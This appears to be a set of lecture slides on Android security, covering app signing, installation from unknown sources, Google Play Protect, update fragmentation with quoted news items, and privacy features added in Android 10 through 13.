


Application Signing

- All apps must be digitally signed in order to be installed
- The signing certificate does **not** need to be issued by a trusted CA
 - That is, the certificate may be self-signed
 - This also means that we can't find out much (if anything) about the developer (based on the certificate)
- However, the choice of certificates is important
 - Updates to apps may only be installed if the update is signed by the same key as the previous version
 - Apps signed by the same key may request to be put in the same sandbox
 - Google requires that any app published to the Play Store be signed with a certificate that is valid at least until 22 October 2033

Installing Apps – Unknown Sources


- By default, only apps from the Play Store can be installed
- You may choose to permit the installation of apps outside of the Play Store
 - If using a different store (e.g. F-Droid)
 - If a company needs a custom, non-listed application (side-loading)
 - If you are a developer, testing your apps on a live device
- Before Android 8.0, allowing the installation of unknown apps was a system-wide option



Source: <https://android.gadgethacks.com>


Installing Apps – Unknown Sources

- Starting with Android 8.0, the permission to install unknown apps is a per-app permission
- Permissions for apps installed in this manner work in the same way they do for those installed via the Play Store
 - Dangerous permissions must be granted before installation on Android <6.0
- Be careful when installing apps (especially from unknown sources)!




Installing Apps – Common Sense

- **Always be careful when installing apps (esp. from unknown sources)!**
 - Check whether all the required permissions are actually necessary
 - » Developers should justify extreme permission requests in the app's description
 - Look for a different app if you don't feel comfortable granting all the requested permissions
 - » Typically, there are several alternatives
 - » You can make use of the more fine-grained permission controls introduced in Android 6.0



Installing Apps – Google Play Protect

- Apps from the Play Store are subject to an automatic check for malicious behaviour
 - Malicious apps are removed from the store
 - In serious cases, apps may be pulled from phones as well ("kill switch")
- Optionally, the feature will also warn about non-Play Store apps
 - Known malicious applications will be blocked
- Optionally, you may choose to submit unknown apps to Google for analysis



Installing Apps – Google Play Protect

PREEMPTIVE STRIKES —

Google enlists outside help to clean up Android's malware mess

New App Defense Alliance tries solving longstanding Play Store malware problem.

LILY HAY NEWMAN, WIRED.COM - 11/9/2019, 12:30 PM

Android has a bit of a malware problem. The open ecosystem's flexibility also makes it relatively easy for tainted apps to circulate on third-party app stores or malicious websites. Worse still, malware-ridden apps sneak into the official Play Store with disappointing frequency. After grappling with the issue for a decade, Google is calling in some reinforcements.

This week, Google announced a partnership with three antivirus firms—ESET, Lookout, and Zimperium—to create an App Defense Alliance. All three companies have done extensive Android malware research over the years, and have existing relationships with Google to report problems they find. But now they'll use their scanning and threat detection tools to evaluate new Google Play submissions before the apps go live—with the goal of catching more malware before it hits the Play Store in the first place.

"On the malware side we haven't really had a way to scale as much as we've wanted to scale," says Dave Kleidermacher, Google's vice president of Android security and privacy. "What the App Defense Alliance enables us to do is take the open ecosystem approach to the next level. We can share information not just ad hoc, but really integrate engines together at a digital level, so that we can have real-time response, expand the review of these apps, and apply that to making users more protected."

It's not often that you hear someone at Google—a company of seemingly limitless size and scope—talk about trouble


WTBED

Source: <https://arstechnica.com/gadgets/2019/11/google-enlists-outside-help-to-clean-up-androids-malware-mess/>

System Updates?

- It would be important to keep all devices up-to-date
 - Security fixes
 - Feature updates
 - Easier app development (less diversity to account for)
- However...

System Updates?



System Updates?


- The typical update procedure
 - A bugfix/feature update is planned
 - A new version is released by the AOSP
 - Hardware vendors release updated drivers, microcode, etc.
 - Manufacturers update their own ROMs and push updates to devices and mobile service providers (carriers)
 - Mobile service providers test/integrate the changes to their versions
 - Users download and install them (OTA or by side-loading)
 - » From the manufacturers, if the device is directly bought from them
 - » From the carriers, if the device is carrier-sold
 - Some carriers do not interfere with the update process, in that they do not change the update server URL to theirs, meaning that the updates can be downloaded from the manufacturer's server as usual

System Updates!

- The procedure is way too complicated
 - Manufacturers often ignore low/mid-end phones, sometimes even higher-end phones as well
 - » And if they don't, the support is still almost always less than the lifetime of the phone
 - There's the exact same issue with carriers
 - Users don't always know if there are updates available and that it would be important for them to update
- A possible solution: Project Treble?
 - Allows the system to be updated without requiring support from the hardware vendor, and less support is needed from the manufacturer
 - Phones that start with 8.0 or greater out of the box must support Treble

System Updates...

Share of global mobile malware by platform in 2013



Source: statista.com

System Updates!

DIGNITED

CHANNELS ANSWERS PRICEGATOR

SEARCH

Google now requires Android Phone makers to push security updates for at least 2 years

LATEST POPULAR

- What smartphones have a whopping 1 Terabyte of storage
- Startit 360 The Annual Business Workshop for Small Businesses
- How to Shop on Black Friday in Uganda
- Infinix Hot 6X officially announced with Display Notch and AI Camera
- Under Panel Sensors (UPS) will hide your phone front camera and other sensors under the display



CLINTON MADEGWA 25/10/2018

Android is the world's most popular smartphone operating system. It's good, it works well but keeps falling short of one thing; updates. Android's fragmentation means security updates seldom, if ever, trickle down to the users' smartphones. Google is aware of this issue and has tried remedying the situation using initiatives like [Android One](#). In the Android One program, OEMs make the hardware and Google then takes care of the software aspect with pure, stock, unaltered Android. Google also takes care of the monthly security updates and at least two new versions of Android for devices on the program.

In Google I/O 2018 back in May, the company pledged to work with manufacturers of Android phones to [ensure more regular security patches](#). It's now come to light that Google is mandating at least two years of security updates on Android phones, and enforcing this by writing it directly into OEM contracts. Confidential contracts obtained by [The Verge](#) show many manufacturers now have explicit obligations about keeping their phones updated written into their contract with Google.

Source: <https://www.dignited.com/36454/google-now-requires-android-phone-makers-to-push-security-updates-for-at-least-2-years/>

System Updates!



Check Point Blog

Largest Mobile Chipset Manufacturers used Vulnerable Audio Decoder, 2/3 of Android users' Privacy around the World were at Risk


Highlights:

- *Check Point Research discovered vulnerabilities in the ALAC format that could have led an attacker to remotely get access to its media and audio conversations*
- *MediaTek and Qualcomm, the two largest mobile chipset manufacturers in the world, used the ALAC audio coding in their widely distributed mobile handsets, putting millions of Android users' privacy at risk*
- *Research, dubbed "ALHACK" finds Two thirds of all smartphones sold in 2021 are vulnerable*
- *Qualcomm and MediaTek acknowledged the vulnerabilities flagged by CPR, putting patches and fixes in response*

Source: <https://blog.checkpoint.com/2022/04/21/largest-mobile-chipset-manufacturers-used-vulnerable-audio-decoder-2-3-of-android-users-privacy-around-the-world-were-at-risk/>

New Security/Privacy Features in Android 10

- Location access restrictions
 - Apps may now be allowed to access location data only while they are running in the foreground
- Adiantum
 - A lightweight encryption construction (of XChaCha12 and AES-256) especially for devices without hardware AES support
 - File-based encryption is now required (discussed later)




New Security/Privacy Features in Android 10

- Device tracking protection
 - Apps need extra permissions to access non-resettable sensitive device identifiers (Serial #, IMEI, ...)
 - Improved MAC address randomization
- Support for TLS 1.3
- (Various kernel and OS security improvements)

New Security/Privacy Features in Android 11

- One-time permissions
- Permission auto-reset
 - For unused apps
- Scoped storage
 - More fine-grained access control to external storage
- GWP-ASan
 - Helps detect UAF and heap buffer overflows in native code



Remove permissions if app isn't used

To protect your data, if the app is unused for a few months, the following permissions will be removed:
Location




New Security/Privacy Features in Android 12

■ Privacy Dashboard

- Provides an overview of which apps (ab)used their privileges and for how long

■ Hiding overlays

- Apps can request that overlays be hidden while they are running



New Security/Privacy Features in Android 13


- New permissions
 - Accessing the Google Advertising ID (AD_ID)
 - Accessing body sensor information in the background (BODY_SENSORS_BACKGROUND)
 - Granular media permissions (instead of READ_EXTERNAL_STORAGE)
- 'Sensitive' flag for clipboard content
 - Before:
 - After:



Device Security

